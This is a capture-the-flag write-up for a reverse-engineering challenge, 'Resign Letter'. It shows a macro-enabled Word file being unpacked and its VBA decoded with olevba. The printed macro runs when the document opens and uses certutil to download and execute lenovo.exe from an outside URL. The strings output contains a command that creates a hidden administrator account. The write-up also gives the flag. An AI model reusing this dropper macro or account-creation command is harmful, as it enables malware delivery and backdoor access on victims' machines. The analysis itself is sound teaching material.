
rENTAS CTF WriteUp

By: Elyas Asmad


Resign Letter (Reverse Engineering)

- This challenge provided a single *.dotm* file (which is actually a Microsoft Word file with macro feature enabled). We know that every Microsoft Office file is actually an archive.

1. Extract the *.dotm* file using 7zip or any unzipping utilities (like unzip command).



2. From the extracted folder, navigate to the word folder and we can find *.bin* file (which is the compiled version of macro).



3. Then, by using a VBA decompiler tool (oletools by decalage2), I ran this command to examine the source code.

```
olevba --decode vbaProject.bin
```

```
elyasasmad@EAz-Victus:~/ctf$ olevba --decode vbaProject.bin
olevba 0.60.1 on Python 3.10.12 - http://decalage.info/python/oletools
===============================================================================
FILE: vbaProject.bin
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: vbaProject.bin - OLE stream: 'VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Private Sub Document_Open()
Test
End Sub

Private Sub Test()
Shell ("cmd /c certutil.exe -urlcache -split -f https://github.com/fareedfauzi/Adv_Sim/raw/main/lenovo.exe %temp%\lenovo.exe")
Shell ("cmd /c %temp%\lenovo.exe")
End Sub
+----------+--------------------+--------------------------------------------+
|Type      |Keyword             |Description                                 |
+----------+--------------------+--------------------------------------------+
|AutoExec  |Document_Open       |Runs when the Word or Publisher document is |
|          |                    |opened                                      |
|Suspicious|Shell               |May run an executable file or a system      |
|          |                    |command                                     |
|Suspicious|Hex Strings         |Hex-encoded strings were detected, may be   |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                    |
|IOC       |https://github.com/f|URL                                         |
|          |areedfauzi/Adv_Sim/r|                                            |
|          |aw/main/lenovo.exe  |                                            |
|IOC       |certutil.exe        |Executable file name                        |
|IOC       |lenovo.exe          |Executable file name                        |
|Hex String|'\x00\x02\t\x06'    |00020906                                    |
|Hex String|'\x00\x00\x00\x00\x0|000000000046                                |
|          |0F'                 |                                            |
+----------+--------------------+--------------------------------------------+
```

4. Navigate and download the suspicious *lenovo.exe* executable file.
5. Run *strings* command and examine all strings in the .exe file.

```
C:\Windows\System32\cmd.e
        <VrcfNi
r;}$
8uCu
Z$SqUZQ
c9U_
)S3g
;}$u
D$$[[aYZQ
cmd.exe /c net user f14g cEBzczEyMw== /ADD && net localgroup Administrators f14g /ADD
F@Iu
SVpE
 ^}]
#Rjx
@UQR
EBPQ
Y[9<
@- PV
Ph~f
~$u^(k^3
F83O^
N8+l
d5u!
<\u4
PVQS
PWVP
uB0t
t<Wd
\"@tK
\j|R
6h W@
```

6. Decode the base64 string and flag is found.

```
> atob`cEBzczEyMw==`
'p@ss123'
>
```

Flag: **RWSC{p@ss123}**